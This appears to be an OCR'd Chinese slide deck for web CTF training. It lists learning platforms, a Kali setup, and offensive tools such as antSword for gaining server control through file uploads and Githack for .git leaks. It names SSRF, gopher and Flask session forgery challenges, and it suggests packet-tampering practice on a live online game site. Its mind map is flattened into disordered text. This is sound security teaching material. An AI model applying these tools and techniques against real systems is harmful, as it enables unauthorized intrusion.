CTF-WEB概览

教师指导：游伟
学生指导：刘博宇


http://youwei.site/training/

集成环境-Kali_Linux

- 包含各种渗透测试需要的工具
- 方便使用的linux系统
- 下载地址：https://pan.baidu.com/s/1FBArlHoEhp94jdVjSCTVQA?pwd=9rft
- 需要使用VMWare虚拟机打开

简单的入门

- 从0到1 CTFer成长之路
- Webgoat
- Portswiger
- Buuctf
- 易春秋企安殿
- 易春秋演武场



Learning path

- i春秋基础课程 (ichunqiu.com) 71274，71275，71280（最基础的三个课程）
- Learning paths | Web Security Academy – PortSwigger （burpsuit的使用，也包含了很多知识点的讲解）
- BUUCTF在线评测 (buuoj.cn) （在线靶场，题目难度从低到高）
- Webgoat(更注重讲知识点，实验难度较低)

技术栈

- Python
- Html
- Php
- Javascript
- Java
- Ruby
- Sql
- Burpsuit

常用工具


- Burpsuit　强大的渗透工具，拦截报文，修改报文，爆破……
- Phpstudy　方便的本地网站搭建器，可用于验证想法
- antSword　中国蚁剑，用于文件上传漏洞利用，获取服务器控制权限
- Disearch　网页扫描
- Binwalk　图片隐藏信息分析器
- Githack　.git泄露利用脚本，重建还原工程源代码
- FoxyProxy　火狐浏览器插件，在windows上配合burpsuit使用
- editThisCookie2　火狐浏览器插件，用于管理网页cookie
- Hackbar　火狐浏览器插件，简易burpsuit，一般用于url注入


Burpsuite小实验

- 简单的改包：https://buuoj.cn/challenges#[%E6%9E%81%E5%AE%A2%E5%A4%A7%E6%8C%91%E6%88%98%202019]BuyFlag
- 现实场景改包：4399小游戏（魂斗罗）


  参考：https://www.youwei.site/course/cybersecurity/resource/rank.zip
- 爆破：webgoat:A7-4.4, webgoat:A1-2.5
- xss: portswiger

EditThisCookie小实验





CTF-Web解题思路导图




长城杯竞赛

- 2-web,2-re,2-pwn,3-misc,2-crypto

- Ez_extension
  - fuzzing
  - ssrf
  - gopher协议
  - reverse

- Seeking:
  - file_get_contents
  - ssrf
  - file协议
  - flask session伪造
  - gopher协议
  - misc

Ez_extension解题报告



web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞进行攻击或找到提示
利用源码漏洞渗透
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
否
找到
是否发送网络包
网络包内是否存在提示信息
是
根据参数名判断参数作用
根据源码构造参数
否
路径扫描能否得到文件
Presented with xmind

Login

